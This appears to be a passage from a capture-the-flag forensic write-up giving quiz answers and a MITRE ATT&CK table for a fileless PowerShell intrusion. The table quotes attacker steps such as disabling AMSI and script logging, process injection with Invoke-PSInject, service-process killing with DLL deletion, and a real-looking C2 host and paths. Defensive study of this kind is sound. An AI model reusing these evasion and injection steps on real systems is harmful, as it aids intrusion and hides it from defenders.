
**What is the first operation listed by the 2nd process starting with the Date and Time from Q25?**

**Answer: 1/21/2021 5:07:06 PM**

**What is the full registry path that was queried by the attacker to get information about the victim?**

According to Echo clue by date and time filtered activities for registry reads. The attackers aimed to learn OS version to select appropriate attack tools.

**Answer: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ReleaseID**

**What is the name of the last module in the stack from this event which had a successful result?**

When examining the call stack for the registry keys, it appears that the attacker executed PowerShell-based code rather than traditional machine code. PowerShell scripts are compiled just-in-time when executed, meaning the code runs directly in memory without creating a conventional executable or DLL on disk. Because of this, the attacker can execute payloads entirely in memory, evading traditional file-based monitoring. Tools like Process Monitor cannot map this memory as a known module, which is why it is often tagged as <unknown>. This type of attack, where malicious code runs in memory without leaving standard disk artifacts, is referred to as a fileless attack.

**Answer:<unknown>**

**Most likely what module within the attack framework was used between the 2 processes?**

**Answer:Invoke-PSInject**

**What is the MITRE ID for this technique?**

**Answer: T1055**

actic	Technique (Name — ID)	Short description	Observed artefacts
Initial Acces s	Phishing: Spearphishing Attachment — <b>T1566.001</b>	Possible user-trigger ed delivery (document /macro) that launches the stager.	Documents\20210121 present (user-space stager).
Execution	Command and Scripting Interpreter: PowerShell — <b>T1059.001</b>	Encoded PowerShell stager decoded and executed in memory	Registry payload decoded to PowerShell with -Win Hidden, -enc \$x, IEX.

actic	Technique (Name — ID)	Short description	Observed artefacts	
		(IEX, FromBase64String ).		
Persistence	Boot or Logon Autostart Execution: Registry Run Keys — <b>T1547.001</b>	Payload stored/triggered via a per-user registry run key to execute on logon.	HKCU\Software\Microsoft\Windows\CurrentVersion\Debug (Updater autoruns entry).	
Defense Evasion	Impair Defenses: Disable or Modify Tools — <b>T1562.001</b>	Script disables AMSI and PowerShell ScriptBlock logging to avoid detection.	EnableScriptBlockLogging = 0, amsiInitFailed = \$true, cachedGroupPolicySettings modifications.	
Defense Evasion	Obfuscated Files or Information / Deobfuscate/Decode — <b>T1027 / T1140</b>	Payloads encoded (Base64, RC4-like) and decoded at runtime to hide content.	Base64 strings in registry; RC4-like decode routine; CyberChef decode revealed /admin/get.php.	
Privilege / Process Manip	Create or Modify System Process: Windows	Starts/manipulates Fax service to prepare environment	sc.exe start Fax;; FXSSVC process interactions.	

actic	Technique (Name — ID)	Short description	Observed artefacts	
ulation	Service — <b>T1543.003</b>	nt or free handles.		
Defense Evasion / Clean up	Indicator Removal on Host — <b>T1070</b> (subtechniques)	Terminates service process and removes DLLs to reduce traces.	kill (Get-Process FXSSVC).Id -force; Remove-Item 'C:\Windows\System32\ualapi.dll'.	
Command and Control	Ingress Tool Transfer — <b>T1105</b> / Application Layer Protocol: Web — <b>T1071.001</b>	Downloads encrypted payload and communicates with C2 over HTTP(S).	ec2-34-245-128-161.eu-west-1.compute.amazonaws.com, /admin /get.php, /news.php, /login/process.php.	
Execution (in-memory)	Command and Scripting Interpreter: PowerShell (fileless) — <b>T1059.001</b> / <b>T1027</b>	Decrypted payload executed directly in memory via IEX (no disk exe).	RC4-like decrypt then `	IE X` .
Command and Control (local)	Non-Standard Port / Local Proxying — <b>T1095</b> / <b>T1572</b> (contextual)	Local TCP listener used as lightweight command channel.	localhost:9299 TCP client/server and Base64 command array.	

Technique	Technique (Name — ID)	Short description	Observed artefacts
Privilege Escalation / Defense Evasion	Process Injection — <b>T1055</b> (CreateRemoteThread / DLL injection)	Injects code into a trusted process to run with its context and evade detection.	Invoke-PSInject, target Explorer.exe (PID 2684), Sysmon CreateRemoteThread (Event ID 8), source PID 3088.
Discovery	System Information Discovery — <b>T1082</b>	Queries system/registry to profile the host.	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ReleaseID registry query.
Exfiltration / Follow-on (potential)	Exfiltration over C2 / Ingress Tool Transfer — <b>T1041 / T1105</b>	Agent capable of data exfiltration and further tool transfer once established.	Active C2 channel (Empire-style agent) — no explicit exfil observed in provided artefacts.